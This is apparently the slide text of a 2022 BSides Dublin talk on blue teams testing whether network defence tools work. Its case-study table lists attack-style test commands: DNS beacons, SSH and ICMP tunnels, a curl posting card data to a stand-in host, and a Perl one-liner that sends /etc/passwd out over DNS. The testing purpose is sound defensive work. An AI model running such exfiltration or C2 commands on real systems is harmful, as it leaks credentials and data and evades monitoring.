Does This Thing Actually Work?

Stuart McMurray
BSides Dublin ~ March 19, 2022

$ whoami

- Stuart McMurray
- Lead Engineer on Klarna's Offensive Security team
- Unix Nerd
- Twitter: @magisterquis
- Github: github.com/magisterquis
- Not affiliated with any company/organization/cartel which produces defensive tooling

Disclaimer

The views expressed in this talk belong to the speaker and do not reflect the official policy or position of any current or past employer.

Security tool testing should be done with care. Be sure to consult with appropriate technical, management, and legal advisors before attempting any such activities.

Back to the Talk

tl;dr

1. Don't really know if defensive tools work until you test them
2. Worst people to ask are Vendors, best are Blue Teamers
3. Testing whether tools actually work is fun and easy

Agenda


1. The idea
2. Blue teamers testing security tools?
3. Testing approach
4. Case study

The Idea

The Problem

- We need defensive tools
- They have to actually work
- They're also expensive
- Do they actually work?
- Ever bought a car without driving it?

Solution: See if the expensive thing is worth the money



Scope

- A single defensive thing
  - EDR/NTA/Firewall/DNS
  - Cyber analytics and defense platform using AI/ML and threat intelligence to ZZZzzz...
  - A package defensive setup
- Question to answer: Does it work?
  - or Does it work enough?
  - or Does it do anything?
  - also How hard is it to get past? ‹- The fun bit
- When?
  - Pre-purchase
  - Post-purchase
  - Post-compromise

Blue Teamers, The Best Testers

Eliminating !Good Sources of Information

- (some) Managers
  - Concerns lie elsewhere (KPIs)
  - Don't always have connection to technical side
- Red Teams / Pentesters
  - Poll: How many cringed at the thought?
  - We always win
  - We're expensive
  - Good for advice and planning
  - Don't know defensive landscape
- Vendor Sales Teams
  - Benefit: probably don't have to pay for testing
  - Downside: Credibility is questionable

Blue Team Knows...

- Existing defenses and gaps
  - Red finds out the hard way
  - In use every day
- Environment
  - Red finds out the fun way
  - What's possible and what's not
  - What's less-defended
- What's needed
  - Red only needs one trick at a time
- What's missing
  - Ok, Red might know this one too
  - Watch out for unknown unknowns

More Benefits

- Easier communication with testers
- Honest look at what needs improvement*
- No need to pay for unnecessary testing
- Learn things during testing


An Approach to Testing

Philosophical Rambling

- Mrs. McMurray

Context from the Red Side

- Mostly have to fool automated tools and triage
- What can I get away with to win?
  - What's not blocked?
  - What's not caught?
- What else can I get away with?
- How can I fool the system?
  - Sensing
  - Processing
  - Decisioning
  - Alerting
  - Response




Step 1: What's the tool meant to do?

- Not always obvious
  - What does an enterprise-grade, cloud-native, AI/ML-based, threat intel-driven, low-calorie, security panacea actually do?
  - How does it do it?
- Sources
  - Poking around the UI
  - False positives
  - Documentation
  - Previous incidents
- Less-good sources
  - Sales pitch
  - False negatives
- Compile a list of use cases

Step 1a: What else "should" this tool do?

- Good for looking for a replacement
- Vendor may not have thought of something
- Regulatory requirements
- Latest article in trade magazines
- Anything which works, works
- Add to the list of use cases



Step 2: Come up with test cases

- Small, relevant part of a larger scenario
  - Latest cool hack
  - A priori knowledge of how something bad could occur
  - Something like something bad which did occur
- As few confounding factors as possible
  - Prevents ambiguity when reporting
- Start from right before the tool does what it does
  - Catch shady binaries -› Start with SSH/RDP
  - Block C2 -› Start with code execution
  - "But then we have bigger problems" -› That's what the tool's for
- Make a detailed list of test cases

Step 3: Get caught?

- Hacking lite
- Need "hacker" tools
  - First pages of search results
  - GTFOBins/LOLbins
  - Roll your own
- Impact helps
  - Alerts/blocking is a start
  - Humans seeing impact is better
- The more real the more credible
  - Real (willing) user endpoints
  - Prod network
  - Control tests so nothing actually breaks
- Update the list with results

(kinda realish) Case Study

Tool Testing Planning Recap

1. Work out what the tool is meant to do
    a. And what else we'd like it to do
2. Come up with test cases
3. Get caught?

Of note...

- Doesn't have to be this formal
- Every situation is different

The Tool: Network Badguy-Catcher and -Blocker

- Not any one particular tool, combination of several real ones
- Meant to catch C2, Exfil, Lateral Movement, etc.
- Meant to block obviously-bad (high-confidence malicious) activity
- Totally not a contrived example

What should this tool do?

Catch, from...

1. The vendor's description
    a. C2
    b. Exfil
    c. Lateral Movement
2. Previous alerts
    a. DNS tunneling
3. Related incidents/reporting
    a. High-volume SSH
    b. Periodic HTTP requests

Block, from...

1. From the vendor description
    a. High-confidence malicious activity
2. Documentation
    a. SSH tunnels
3. First page of search results
    a. Known "malware"
4. A previous job
    a. Comms to a "malicious" IP address

What would we like this tool to catch/block?

From...

1. The Red Team
    a. Comms over ICMP
2. Regulators
    a. Credit card numbers

Use cases

	A	B
1	Use Case	Goal
2	DNS tunneling	Catch
3	High-volume SSH	Catch
4	Periodic HTTP requests	Catch
5	SSH tunnels	Block
6	Known malware	Block
7	Malicious IP	Block
8	ICMP comms	
9	Credit card numbers	

Test Cases

	A	B	C	D	E	F	G	H	I
1	Use Case	Test Case	Result	Start	Stop	Source	Destination	Command	Notes
2	C2 Protocols	dnscritter						./dnscritter bad1.example.com ruby ./dnscritter.rb bad1.example.com	Repo: example.com/dnscritter
3		DNS Beacons						while :; do dig $RANDOM.$RANDOM.bad2.example.com TXT +short sleep 60 done	
4		icmptool						./icmptool -s 10.10.10.10 ./icmptool -c 10.10.10.10	Repo: example.com/icmptool
5		RedTeamsICMPHackjob						SERVER=10.10.10.10 ./c2ping sudo sysctl -w net.ipv4.icmp_echo_ignore_all=1 ./c2ping -server	Ask @abraham.lincoln for code
6		VPN-over-SSH						sudo ssh -w any:any -f -N root@10.10.10.10 sudo dhclient tun0 &	Requires dhcp service on server side Need PermitTunnel=yes in server's sshd_config
7		SOCKS-over-SSH						ssh -D 5555 -f -N 10.10.10.10	Point brower's SOCKS settings at 127.0.0.1:5555
8	Well-known Malware	Cronjob						while :; do curl -s bad3.example.com; sleep 600; done	Comms used by old cryptominer persistence
9		Known Malicious IP						nc -nvz 100.64.0.1	IP known to be used by APTX
10		AncientRat							Repo: example.com/ancientrat
11		ReallyCommonC2							Built with HTTP comms to bad4.example.com HTTP traffic meant to mimic torrent client
12	Exfil	High-volume SSH						dd if=/dev/urandom bs=1024 count=3145728 | \ ssh 10.10.10.10 'cat >/dev/null'	Similar to previous incident
13		Credit Card Data						curl -sv \ --form 'cc=5555555555554444' \ --form 'cvv2=123' \ --form 'name=George Washington' \ http://bad5.example.com/c	
14		Source Code						net use z: http://bad6.example.com z: git clone http://bad7.example.com/repo.git	
15		DNS Exfil						perl -E 'qxAdig $_.$$.${\(rand)}.example.comAfor(unpack"H*",qxBcat /etc/pas*B)=~mC(..)Cgc' tcpdump -lnni eth0 -s 65535 udp port 53 \| perl -nE '$|=1;(/(\S+)\.\d+\.0\.\d+\.example\.com/&&!$s{$_})||ne xt;$s{$_}=1;print(chr(hex$1))'	Found on Twitter: https://twitter.com/magisterquis/status/1311019737564971009?s=21

Tips and Tricks

- Use long-format options (--form vs -F)
- Make a copy of your spreadsheet before sharing
- Make sure tools are fairly easy to use
- Log everything you may need for later questions
- Come prepared with answers to hand-waving

Recap

- Really hard to know if a defensive tool works without testing
- Blue teamers are the best-situated to do the testing
- Testing involves...
  1. Working out what the tool should do
  2. Coming up with a bunch of test cases
  3. Trying to get caught

Questions?

Twitter: @magisterquis